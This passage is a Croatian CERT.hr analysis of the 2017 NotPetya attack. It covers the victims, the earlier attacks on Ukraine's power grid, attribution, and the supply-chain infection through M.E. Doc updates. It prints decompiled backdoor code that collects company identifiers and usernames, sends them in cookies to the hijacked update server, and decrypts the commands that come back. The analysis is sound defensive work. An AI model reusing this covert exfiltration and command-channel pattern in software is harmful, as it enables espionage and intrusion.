CARNET

Analiza zlonamjernog softvera NotPetya

CERT.hr-PUBDOC-2019-9-387

CERT.hr


Sadržaj

1 Uvod

27. lipnja 2017. godine počeo je niz kibernetičkih napada na razne tvrtke diljem Ukrajine te i na neke internacionalne tvrtke s podružnicama u Ukrajini, uključujući banke, zračne luke, energetske tvrtke i državne institucije. Žrtve pogođene napadom uključuju (1):

- Kyivenergo – ukrajinska energetska tvrtka,
- Ukrtelecom – najveća ukrajinska telekom tvrtka,
- Maersk – jedna od vodećih svjetskih tvrtki za brodski prijevoz kontejnera,
- sustav za nadzor radijacije nuklearne elektrane u Černobilu,
- razne ukrajinske državne institucije, uključujući centralnu banku, poštanske i telekomunikacijske servise.

Ovaj napad imao je mnoge sličnosti s *ransomewareom* **WannaCry**, koji je prvi puta viđen prije svega nešto više od mjesec dana (12. svibnja 2017. godine). Slično kao kod *ransomewarea* WannaCry, napad se izrazito brzo širi mrežom, a svi podatci na pogođenim računalima su šifrirani, zbog čega korisnici efektivno gube pristup podatcima i kontrolu nad računalom. Zaraženo računalo korisniku prikazuje ucjenjivačku poruku (prikazanu na slici 1) koja traži korisnika da napadaču plati određeni novčani iznos.



Slika 1 Poruka sa zahtjevom za otkupninu koja se pojavila na zaraženim računalima (2)

Ukrajina je zbog ovog napada doživjela šok na državnoj razini. Sveukupno je preko 1500 pravnih i fizičkih osoba prijavilo Nacionalnoj policiji Ukrajine da je pogođeno ovim napadom (3). Pogođene su četiri bolnice samo u Kievu, šest energetskih tvrtki, dvije zračne luke, preko dvadeset i dvije banke te skoro sve državne agencije. Napad je čak

zarazio računala znanstvenika Černobilskog laboratorija. Procjenjuje se da je deset posto računala u cijeloj državi bilo zaraženo. Ukrajinski ministar infrastrukture Volodymyr Omelyan izjavio je kako je napad "masovno bombardiranje svih naših sustava" (4).

Zaraza se proširila i na dijelove Rusije, Europe te ostatak svijeta. Danska brodarska tvrtka Maersk jedna je od najjače pogođenih žrtava. S uredima u 130 zemalja, tvrtka je bila prisiljena reinstalirati 4.000 poslužitelja, 45.000 osobnih računala te 2.500 aplikacija (5). Američka farmaceutska tvrtka Merck objavila je gubitak prodaje u vrijednosti od 135 milijuna dolara i dodatne troškove od 175 milijuna dolara. FedExova Danska podružnica također je bila zahvaćena, te je FedEx objavio štetu od 300 milijuna dolara (6). Francuska građevinska tvrtka Saint-Gobain predvidjela je negativni utjecaj napada do ukupno 330 milijuna eura (5). Po procjenama Američke Bijele kuće, ukupna šteta napada dostiže i 10 milijardi dolara (4).

Za ovaj napad odgovoran je zlonamjerni softver (engl. *malware*) prozvan **NotPetya**, poznat još kao: Petya, PetyaWrap, Petwrap, Pnyetya, Nyetya, EternalPetya...

2 Prethodni napadi na Ukrajinu

Za razumijevanje konteksta napada zlonamjernim softverom NotPetya, korisno je upoznati se s kibernetičkim napadima na Ukrajinu koji su prethodili napadu NotPetye. Tijekom 2015. i 2016. godine, Ukrajinu su pogodili brojni kibernetički napadi na gotovo sve sektore, a među njima se ističu dva velika kibernetička napada na energetski sektor (7).

2.1 Napad na elektroenergetsku mrežu 2015. godine

23. prosinca 2015. godine izvršen je kibernetički napad na ukrajinsku elektroenergetsku mrežu zbog kojeg je ukupno 230.000 ljudi ostalo bez električne energije. Dvije su tvrtke priznale da su pogođene napadom, no poznato je da ih je još šest bilo pogođeno (8) (9).


Napad je počeo *spearphishing* kampanjom (slanjem ciljanih poruka e-pošte sa zlonamjernim sadržajem) mjesecima prije konačnog isključivanja dijelova elektroenergetske mreže. Na slici 2 prikazan je dokument iz privitka *spearphishing* poruke e-pošte korišten u napadu na Ukrajinski energetski sektor (10). Onog trenutka kada žrtva klikne na *Enable Content*, pokreće se zlonamjerni kôd ugrađen u Microsoft Word dokument. Tekst dokumenta sastavljen je upravo tako da navede žrtve da kliknu na *Enable Content*, misleći da je to bezopasno i jednostavno potrebno da dođu do sadržaja dokumenta.

Slika 2 Dokument iz privitka spearphishing poruke e-pošte koji sadrži zlonamjerni softver BlackEnergy (10)

U tom inicijalnom napadu napadači su se širili kroz mrežu, identificirali kritične sustave i prikupili lozinke zaposlenih administratora. Time su napadači postepeno prikupili sve što im je potrebno za glavni napad kojim su isključili dijelove elektroenergetske mreže. Napad je u cjelini bio sofisticiran te je osim isključivanja segmenata elektroenergetske mreže uključivao i (11):

- rekonfiguraciju UPS (engl. *uninterruptible power supply*) sustava kako bi za vrijeme napada i operateri u kontrolnim centrima izgubili napajanje,
- veliki broj lažnih poziva na telefonske brojeve energetskih tvrtki za korisničku podršku, tzv. TDoS (engl. *telephone denial-of-service*) napad,
- uništavanje podataka na računalima energetskih tvrtki zlonamjernim softverom KillDisk,
- zamjenu ugrađenog softvera (*firmware*) na nekim od ključnih kontrolnih uređaja kako operateri ne bi mogli udaljenim pristupom vratiti elektroenergetsku mrežu u prvobitno stanje.

Na slici 3 prikazana je slika iz snimke jednog od operatera energetskog postrojenja u kojoj je snimljeno kako napadač udaljeno kontrolira računalo operatera i pokušava isključiti dio elektroenergetske mreže (12).




Slika 3 Napadač kontrolira računalo operatera i pokušava udaljeno isključiti dio elektroenergetske mreže (12)

Nestanak električne energije trajao je oko 6 sati, nakon čega su operateri ručnim upravljanjem sustava uspješno obnovili elektroenergetsku mrežu. Unatoč tome što su operateri relativno brzo uspjeli vratiti tok električne energije, zbog napada su ostali bez mogućnosti automatskog upravljanja, čak i do godinu dana na nekim lokacijama (13).


2.2 Napad na elektroenergetsku mrežu 2016. godine

Skoro točno godinu dana kasnije, 17. prosinca 2016. godine izvršen je novi veliki kibernetički napad. Kao i kod prethodnog napada, mete su bile Ukrajinske energetske tvrtke. Ovog je puta ispad trajao otprilike sat vremena, te su operateri sustava ponovno bili prisiljeni ručno upravljati odgovarajućim uređajima.

U incidentu 2015. godine, napadači su ručno, preko radnih stanica operatera ili korištenjem odgovarajućeg klijentskog SCADA softvera, gasili dijelove elektroenergetske mreže. U novom napadu korišten je znatno sofisticiraniji zlonamjerni softver nazvan **Industroyer**, odnosno **CrashOverride**. Ovaj zlonamjerni softver je specifičan po tome što poznaje protokole kojima uređaji elektroenergetskog sustava komuniciraju, i zato, ako se nalazi na istoj mreži, može izravno kontrolirati i isključiti određene uređaje. Industroyer/CrashOverride ima mogućnost skeniranja žrtvine mreže, identifikacije pogodnih ciljeva te aktivacije u određeno vrijeme – sve bez komunikacije s kontrolnim poslužiteljem (engl. *command and control server*) napadača. Dizajn ovog zlonamjernog softvera je i modularan, tako da se dijelovi koda koji su komunicirali s uređajima specifičnima Ukrajini mogu zamijeniti dijelovima koji komuniciraju nekim drugim protokolom, pa se Industroyer/CrashOverride može prilagoditi za napade na energetske mreže u drugim državama (7) (13) (14) (15). Slika 4 prikazuje pregled funkcionalnosti, a slika 5 prikazuje dijagram rada zlonamjernog softvera Industroyer/CrashOverride iz mrežne perspektive (15).



Slika 4 Pregled funkcionalnosti zlonamjernog softvera Industroyer/CrashOverride (15)




Slika 5 Dijagram rada zlonamjernog softvera Industroyer/CrashOverride iz mrežne perspektive (15)

2.3 Poveznica s NotPetyom

Jedno od glavnih pitanja nakon ova dva napada bilo je – tko je zaslužan za ove napade? Ukrajinske sigurnosne službe brzo su okrivile Ruske sigurnosne službe za ove napade, što nije teško povjerovati uzimajući u obzir tadašnje odnose između Ukrajine i Rusije, no ipak, uz te optužbe nisu priložili konkretne dokaze (9) (16) (17). Kasnije su Ukrajinske sigurnosne službe optužile Ruske sigurnosne službe i za napad NotPetyom (17). S vremenom, vlade Ujedinjenog Kraljevstva i SAD-a su se pridružile Ukrajini u optužbi Rusije za napad NotPetyom (18).

Sigurnosne tvrtke većinom izbjegavaju povezivanje napada s vladom ili službama određene države. No ipak, uobičajeno je da sigurnosne tvrtke pokušaju povezati ovakve napade i barem otkriti stoji li ista grupa napadača iza njih. U slučaju ovih napada, u listopadu 2018. godine je sigurnosna tvrtka ESET objavila kako je pronašla poveznice između navedenih napada na ukrajinsku elektroenergetsku mrežu i napada NotPetye (19). Drugim riječima, postoje indikacije da ista grupa napadača (poznata pod imenima Sandworm i TeleBots u sigurnosnoj zajednici) stoji iza opisanih napada na ukrajinski energetski sektor i napada NotPetye, te još i iza nekih drugih napada na organizacije u Ukrajini (19). Ako su te indikacije točne, NotPetya je zapravo samo nastavak već brojnih, kontinuiranih napada na organizacije u Ukrajini. Slika 6 prikazuje sažetak poveznica koje je tvrtka ESET pronašla između navedenih napada.



Slika 6 Poveznice između napada na ukrajinsku elektroenergetsku mrežu i napada NotPetyom

3 Kako radi NotPetya

Postoji nekoliko aspekata po kojima se NotPetya ističe od uobičajenog zlonamjernog softvera, odnosno *ransomwarea*:

- način inicijalne zaraze;
- mehanizmi širenja;
- način šifriranja podataka na računalu.

Ovo će poglavlje opisati način na koji NotPetya funkcionira s fokusom na tri navedena aspekta.

3.1 Prve zaraze


Uobičajeno je da zaraza zlonamjernim softverom započne na neki od sljedećih načina:

- *phishing* porukom e-pošte sa zlonamjernim softverom u privitku, ili s poveznicom na web stranicu sa zlonamjernim softverom;
- lažnom web stranicom koja primjerice navodi korisnika da preuzme ažuriranje za *Adobe Flash Player*, antivirusni softver ili slično, no korisnik zapravo time preuzima i pokreće zlonamjerni softver;
- iskorištavanjem ranjivosti web preglednika ili drugog korisničkog softvera pomoću zlonamjernog oglašavanja (engl. *malvertising*) ili kompromitirane web stranice i *exploit kita*;
- iskorištavanjem ranjivosti ili pogađanjem lozinke računala dostupnog preko interneta.

Prve zaraze NotPetyom ne pripadaju ni jednoj od navedenih kategorija, već je napad NotPetyom primjer tzv. napada na opskrbni lanac (engl. *supply chain attack*). U napadu na opskrbni lanac, napadač zapravo ne napada krajnju žrtvu izravno, već:

1) napada proizvođača nekog proizvoda, primjerice softvera, kojeg krajnja žrtva koristi;
2) zatim ugrađuje zlonamjerni kôd u taj softver prije njegove distribucije korisnicima
3) te tako posredno zarazi sve korisnike tog softvera (krajnje žrtve).

Na slici 7 je ilustriran primjer napada na opskrbni lanac.



Slika 7 Primjer napada na opskrbni lanac (eng. supply chain attack)


Prve zaraze NotPetye povezane su s Ukrajinskim računovodstvenim softverom M.E. Doc kojega koristi oko 80% Ukrajinskih tvrtki te je instaliran na oko milijun računala u zemlji (20) (21). Iako je ukrajinska tvrtka Intellect Service, proizvođač M.E. Doc-a, negirala umiješanost u zarazu svojih korisnika, otkriveno je da su prve zaraze NotPetye zaista uzrokovane zlonamjernim kôdom ugrađenim u ažuriranje softvera M.E. Doc (20) (22). Po svemu sudeći, tvrtka Intellect Service zaista i nije povezana s napadačima, već je ona napadnuta upravo kako bi napadači preko njenog softvera M.E. Doc zarazili krajnje žrtve – gotovo sve organizacije u Ukrajini i njihove partnere. Na slici 8 prikazana je slika iz videa kojega je objavila Ukrajinska policija u kojemu su policajci proveli raciju u tvrtki Intellect Service u sklopu istrage napada NotPetyom (23).

Slika 8 Policija provodi raciju u tvrtki Intellect Service nakon napada NotPetyom (23)

Cisco Talos grupa detaljno je analizirala incident, te je potvrdila kako su inicijalne zaraze ostvarene putem poslužitelja za ažuriranje softvera M.E. Doc kojega je treća strana (napadač) prethodno kompromitirala (22).

Sigurnosna tvrtka ESET analizrala je softver M.E. Doc. Zanimljivo otkriće bilo je da ažuriranje koje je uzrokovalo NotPetya napad nije bilo prvo ažuriranje softvera M.E. Doc sa zlonamjernim kôdom. Stručnjaci tvrtke ESET pronašli su dva prethodna ažuriranja, iz 14. travnja i 15. svibnja 2017. godine, sa sličnim zlonamjernim kôdom. Ažuriranje iz 15. svibnja povezano je sa zarazom *ransomwarea* poznatog pod imenima XData i Win32/Filecoder.AESNI.C. Navedeni *ransomware* sličan je NotPetyi, no ipak ima manje razvijene mehanizme širenja zbog čega je zarazio manji broj računala te uzrokovao manju štetu (24) (25) (26).

Najzanimljivije svojstvo zlonamjernog kôda ugrađenog u M.E. Doc je činjenica da on ne komunicira s kontrolnim poslužiteljima (engl. *command and control server*) napadača. Ovaj zlonamjerni kôd prima naredbe od napadača te šalje prikupljene informacije izravno preko službenih (ali kompromitiranih) poslužitelja za ažuriranje softvera M.E. Doc na (službenoj) domeni *upd.me-doc.com.ua*. Promet kojega zlonamjerni kôd ugrađen u M.E. Doc šalje gotovo se neprimjetno razlikuje od legitimnog prometa za ažuriranje – jedina razlika je da zlonamjerni kôd šalje prikupljene podatke kroz HTTP zaglavlje kolačića (engl. *cookies*). Na slici 9 prikazana je komunikacija zlonamjernog kôda s poslužiteljem za ažuriranje softvera M.E. Doc (25).



Slika 9 Komunikacija zlonamjernog kôda s poslužiteljem za ažuriranje softvera M.E. Doc (25)

Od ostalih zanimljivih funkcionalnosti tog zlonamjernog kôda, korisno je znati da on prikuplja postavke e-pošte i posrednika (engl. *proxy*), uključujući korisnička imena i lozinke, te prikuplja i tzv. EDRPOU brojeve. EDRPOU broj je jedinstveni identifikator pravne osobe u Ukrajini kojega posjeduje svaka tvrtka koja posluje u zemlji. Na temelju

tog broja su napadači mogli znati koju su točno organizaciju zarazili te prilagoditi napad ovisno o tome. Na slici 10 nalazi se dio zlonamjernog kôda ugrađenog u M.E. Doc koji prikuplja EDRPOU brojeve (25).

```
text = ZvitGbl.GlobalCfg.get_UpdateUrl();
if (string.IsNullOrEmpty(text))
{
    text = (is1C ? "http://www.1c-sed.com.ua/downloads/9/zvit9.php" : "http://upd.me-doc.com.ua/");
}
text += "last.ver";
text = text + "?rnd=" + Guid.NewGuid().ToString("N");
zvitWebClient.Proxy = proxy;
zvitWebClient.SetExpect100ContinueBehavior(text);
byte[] bytes = zvitWebClient.DownloadData(text);
verLast = Encoding.GetEncoding(1251).GetString(bytes);
try
{
    string text2 = string.Empty;
    foreach (DataRow dataRow in new AccUserMgr().GetAllOrgs().Rows)
    {
        string str = dataRow["EDRPOU"].ToString();
        dataRow["NAME"].ToString();
        text2 = text2 + str + ";";
    }
```

Slika 10 Dio zlonamjernog kôda ugrađenog u M.E. Doc koji prikuplja EDRPOU brojeve (25)

Komunikacijom sa službenim poslužiteljem za ažuriranje softvera M.E. Doc, zlonamjerni kôd prima i naredbe koje su komprimirane algoritmom GZip i šifrirane algoritmom Triple DES. Samom analizom mrežnog prometa, bez poznavanja načina na koji ovaj zlonamjerni kôd radi, teško bi bilo saznati pravu svrhu mrežnog prometa. Na slici 11 prikazan je dio zlonamjernog kôda koji dešifrira i dekomprimira primljenu poruku kako bi došao do naredbi (25).

```
private Cmd[] GetCommandsAndPeriod(string Uri)
{
    Uri = (Uri ?? this.ReqUri);
    ZvitWebClient zvitWebClient = new ZvitWebClient();
    zvitWebClient.Proxy = this.proxy;
    ZvitWebClientExt.AddCookie(zvitWebClient, "EDRPOU", this.EDRPOU);
    ZvitWebClientExt.AddCookie(zvitWebClient, "un", Environment.UserName);
    zvitWebClient.SetExpect100ContinueBehavior(Uri);
    MemoryStream memoryStream = new MemoryStream(zvitWebClient.DownloadData(Uri));
    byte[] array = new byte[8];
    memoryStream.Read(array, 0, array.Length);
    byte[] array2 = new byte[memoryStream.Length - 8L];
    memoryStream.Read(array2, 0, array2.Length);
    byte[] data = Crypto.Decrypt(array2, array);
    byte[] cmds = Compression.Decompress(data);
    Cmds cmds2 = this.DeserializeCmds(cmds);
    Cmd[] commands = cmds2.commands;
    this.Period = cmds2.t;
    return commands;
}
```

Slika 11 Dio zlonamjernog kôda ugrađenog u M.E. Doc koji dešifrira i dekomprimira primljenu poruku kako bi došao do naredbi (25)

Sveukupno, zbog ovog načina zaraze (ugrađivanje zlonamjernog kôda u legitiman softver) i načina komunikacije s napadačem (komunikacija preko službenog, ali kompromitiranog poslužitelja) bilo je izrazito teško zaustaviti ili čak samo primijetiti inicijalni napad NotPetye.

3.2 Mehanizmi širenja

Uz sofisticirani način inicijalne zaraze tzv. napadom na opskrbni lanac, ono što NotPetyu čini izrazito opasnom su i njezini mehanizmi širenja. Jednom kada NotPetya zarazi jedno ili više računala putem kompromitiranog ažuriranja softvera M.E. Doc, ona se nastavlja širiti kroz lokalnu mrežu tvrtke na dva načina (27) (28) (29):

1) iskorištavanjem ranjivosti servisa SMB pomoću *exploita* EternalBlue i EternalRomance i

2) krađom korisničkih imena i lozinki ili pristupnih tokena te širenjem legitimnim, ugrađenim mehanizmima operacijskog sustava Microsoft Windows.

